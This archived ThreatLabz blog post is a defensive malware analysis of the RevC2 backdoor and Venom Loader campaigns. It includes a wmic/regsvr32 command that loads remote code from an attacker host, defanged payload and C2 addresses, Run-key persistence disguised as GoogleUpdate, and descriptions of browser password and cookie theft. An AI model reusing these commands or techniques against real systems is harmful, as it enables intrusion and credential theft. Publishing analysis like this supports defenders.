Unveiling RevC2 and Venom Loader | ThreatLabz

By Muhammed Irfan V A

Published: 2024-12-02 · Archived: 2026-04-05 16:27:21 UTC

Technical Analysis

The following sections are a technical analysis of the campaigns. The URLs and file names used in these campaigns vary with each sample. We analyzed a representative sample from each campaign.

Campaign 1: API documentation lure leads to RevC2

The first campaign, occurring from August to September, uses an API documentation lure to deliver a malicious payload, RevC2. RevC2 is a backdoor with capabilities to steal sensitive data.

The figure below illustrates the attack chain that leads to the delivery of RevC2.



Figure 1: Attack chain of the first campaign delivering RevC2 as the payload.

First stage: VenomLNK

Although the distribution method is currently unknown, the first stage of the attack begins with a VenomLNK file. This LNK file contains an obfuscated batch (BAT) script that when executed downloads a PNG image from `hxxp://gdrive[.]rest:8080/api/API.png`. The PNG image is an API documentation lure, as shown in the figure below.



Figure 2: API documentation lure used in the first campaign that leverages the RevC2.

The VenomLNK file executes the following command in the background to register an ActiveX control, triggering the execution of RevC2:

```
wmic process call create "regsvr32 /s /i \\gdrive.rest@8080\api\AdvancedWin.ocx"
```

Second stage: RevC2

The second stage features RevC2, named after the Program Database (PDB) path observed in the binary:

```
C:\Users\PC\Desktop\C2New\Rev\x64\Release\Rev.pdb
```

Upon execution, RevC2 retrieves the command-line and checks whether the first argument ends with `dWin.ocx`, matching the suffix of the filename. RevC2 then retrieves the path of the executable file for the current process and compares it to `regsvr32.exe`. The malicious software only executes if both checks pass, ensuring RevC2 is launched as part of the attack chain and not in analysis environments such as sandboxes.

RevC2 then retrieves the operating system's local time and creates a log file in the format `C:\ProgramData\boot_%YYYYMMDDTHHMMSS%.log`. The log file stores internal messages generated by the malware during its execution.

An example of the log created by RevC2 is shown below:

```
[2024-11-14 17:21:38.530681]: Multipler : 1
[2024-11-14 17:22:01.546498]: Getting Passwords
```

RevC2 communication protocol

RevC2 uses WebSockets for C2 communication with the help of a C++ library, websocketpp. The C2 address is hardcoded in the binary. In the sample we examined, the address was `ws://208.85.17[.]52:8082`.

All data exchanged between the victim's machine and the C2 server are JSON objects.

- **Victim's machine to C2 server:** This JSON object includes two properties:
    1. The output being sent.
    2. The `command_ID` type of the output.

The format of this JSON object is:

`{"%output_name%": "%output_value%","type":"%command_ID%"}`

- **C2 server to victim's machine:** This JSON object includes two properties:
    1. `type` : Contains a `command_ID` that tells the malware what actions to perform.
    2. `command` : Contains the `command_parameter` related to the action to be performed. In some cases, the command property is empty.

The format of this JSON object is:

`{"type":"%command_ID%","command":"%command_parameter%"}`

The `command_ID` sent by RevC2 to the C2 server is not always the same as the `command_ID` sent by the C2 server to RevC2. In two cases (when executing shell commands and taking screenshots) the `command_ID` is different, as shown in Table 1 and Table 2.

Client registration

The first data sent to the server is related to registration. The data is a JSON object in the format `{"name": "%computername%","type":"0005"}`.

The figure below shows example network traffic between the victim's machine and the C2 server.

Figure 3: Example network traffic between a system infected with RevC2 and the C2 server.

Commands supported

RevC2 registers a function handler, which processes the `command_ID` and `command_parameter` from the C2 server and performs the appropriate actions. The `command_ID`'s supported by RevC2 are described in the table

below.

Action	command_ID	command_parameter	Description
Steals passwords	000000	Empty	Steals passwords from Chromium browsers. RevC2 starts with writing an entry to the log file with the message “Getting Passwords”. Then, RevC2 retrieves saved passwords from Chromium browsers and sends them to the C2 server.
Executes shell commands	0001	`%command%`	Executes shell commands. The `command_parameter` contains the command to be executed. A new thread is created to execute the command. The `%command%` is appended with `cmd /c` and this command-line is used to create a new process. A pipe is created and the standard output and error of the process is redirected to this pipe. The output is read from the pipe and sent to the C2 server.
Takes screenshots	0002	`%mutipler%`	Takes screenshots of the victim’s system. The `command_parameter` sent is used as the multiplier. The width and height of the desktop’s screen in pixels is multiplied with this value to configure the resolution of the screenshot. The activity is added to the log file in the format: `[%TimeStamp%]:Multipler : %mutipler%`. A screenshot of the

Action	command_ID	command_parameter	Description
			victim’s desktop is taken, base64-encoded, and sent to the C2 server.
Proxies traffic	0003	`{"listenerIP": "%ip%", "listenerPort": "%port%"}`	Proxies network data using the SOCKS5 protocol. RevC2 receives data to proxy by the C2 server in the `command_parameter`. There are two internal command IDs that RevC2 uses: • `0x55` - Connects to a target address and proxies data to the proxy server. • `0x70` - Sends data to the connected socket (created by using the command ID 0x55) from the proxy server.
Steals cookies	0009	Empty	Steals cookies from Chromium browsers. RevC2 starts with writing an entry to the log file with the message “Getting Cookies”. This ID also logs details related to stealing cookies in the log file. Then, RevC2 retrieves saved cookies from Chromium browsers and sends them to the C2 server.

Action	command_ID	command_parameter	Description
Executes a command as a different user	0012	`{"username": "%username%","password": "%password%","command": "%commandline%"}`	Executes a command as a different user using the credentials received. The `%commandline%` can be a file path or a command. RevC2 does not send the command's output to the C2 server.

Table 1: Description of the commands supported by RevC2.

The data format for each RevC2 `command_ID` is listed in the table below.

Action	command_ID	Data Format
Steals passwords	000000	`{"passwords":"Application: %application% Website: %website% Login URL: %url% User name: %username% Password: %password% ","type":"000000"}.`
Executes shell commands	0007	`{"result":"%output_of_command%”, "type":"0007"}`
Takes screenshots	0006	`{"image":"%base64encoded_image%”, "type":"0006"}`
Proxies traffic	0003	N/A
Steals cookies	0009	`{"cookies":"[ { "Application":"%application%", "domain": "%domain%",`

Action	command_ID	Data Format
		"expirationDate": %exp_Date%, "httpOnly": %http_only%, "name": "%cookie_name%", "path": "%path%", "sameSite": "%samesite%", "Secure": %secure%, "url": "%url%", "value": "%cookie_value%" }]", "type": "0009"}
Executes a process as a different user	0012	N/A

Table 2: Data format for the command_ID's supported by RevC2.

ThreatLabz created a Python script that emulates a RevC2 server. The script is available in our GitHub repository. The figure below shows example output of an emulated RevC2 server.



Figure 4: Python script emulating the RevC2 server.

Campaign 2: Crypto transaction lure leads to Venom Loader and Retdoor malware

The second campaign, occurring from September to October, appears to be using a cryptocurrency transaction lure to deliver Venom Loader. Venom Loader then loads `Retdoor`, a JavaScript (JS) backdoor providing remote code execution (RCE) capabilities to the threat actor.

The figure below illustrates the attack chain for the second campaign delivering `Retdoor`.



Figure 5: Attack chain of the second campaign delivering `Retdoor` as the payload.

First stage: VenomLNK

Although the method of distribution is currently unknown, the first stage of the attack begins with a VenomLNK file. The LNK file contains an obfuscated BAT script which writes a Visual Basic Script (VBS) script (`run_bat.vbs`) and a BAT script (`bat2.bat`) to the Windows temporary directory. VenomLNK first executes `run_bat.vbs`, which is used to execute `bat2.bat`. The `bat2.bat` file downloads an image of a cryptocurrency transaction as a lure and displays the image to the victim, as shown in the figure below.

Figure 6: Cryptocurrency transaction lure used in the second campaign that leverages Venom Spider tools.

In the background, the malware downloads `base.zip` from `hxxp://170.75.168[.]151/%computername%/aaa`.

The BAT file then unzips `base.zip`, which contains `ApplicationFrameHost.exe`. From here, the BAT file executes `ApplicationFrameHost.exe` which sideloads a malicious DLL named `dxgi.dll`, leading to the execution of Venom Loader.

Second stage: Venom Loader

The Venom Loader DLL used in this campaign is custom built for each victim and is used to load the next stage. As mentioned before, `base.zip`, which contains Venom Loader, is downloaded from `hxxp://170.75.168[.]151/%computername%/aaa`.

The `%computername%` value is an environment variable which contains the computer name of the system. Venom Loader uses `%computername%` as the hardcoded XOR key to encode the following stages.

In this instance, Venom Loader is used to load the `Retdoor` backdoor. `Retdoor`'s content is stored as plain text in Venom Loader. The content is XOR'ed with the `%computername%` and base64-encoded. The result of this is split into three chunks and written to disk with the file names `text1`, `text2`, and `text3`.

After this, Venom Loader writes a PowerShell (PS) script to `%APPDATA%\Adobe\merge.ps1`, which is used to decode the chunks stored in `text1`, `text2`, and `text3`, and write it to `%LOCALAPPDATA%\Microsoft\hello.js`. Then `hello.js` is executed using cscript.

Next, Venom Loader creates a VBS script named `run_all.vbs` in the `%APPDATA%\Adobe` directory. This script is designed to execute commands passed to it as command-line arguments. Then, `run_all.vbs` is used to run `merge.ps1` leading to execution of `Retdoor`. Finally, Venom Loader establishes persistence for the `Retdoor` backdoor by adding `merge.ps1` to the autorun registry key `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` under the name `GoogleUpdate`.

Third stage: Retdoor

`Retdoor` continuously sends HTTP POST requests in an infinite loop to `/api/infos`. The POST data is formatted as `name=^%computername%&ret=`. The name contains the victim's computer name and the first request will have ret as an empty string. The output of the command to be executed is returned in the next request inside the `ret` parameter. The figure below shows the network traffic between a system infected with `Retdoor` malware and the C2 server.



Figure 7: Network traffic between a system infected with `Retdoor` and the C2 server.

The response of the request is JSON data in the format `{"command": %command_encoded%}`.
The `command_encoded` is XOR'ed with `%computername%` and written to the Windows temporary directory as a `.cmd` file and executed.

Explore more Zscaler blogs

Source: https://www.zscaler.com/blogs/security-research/unveiling-revc2-and-venom-loader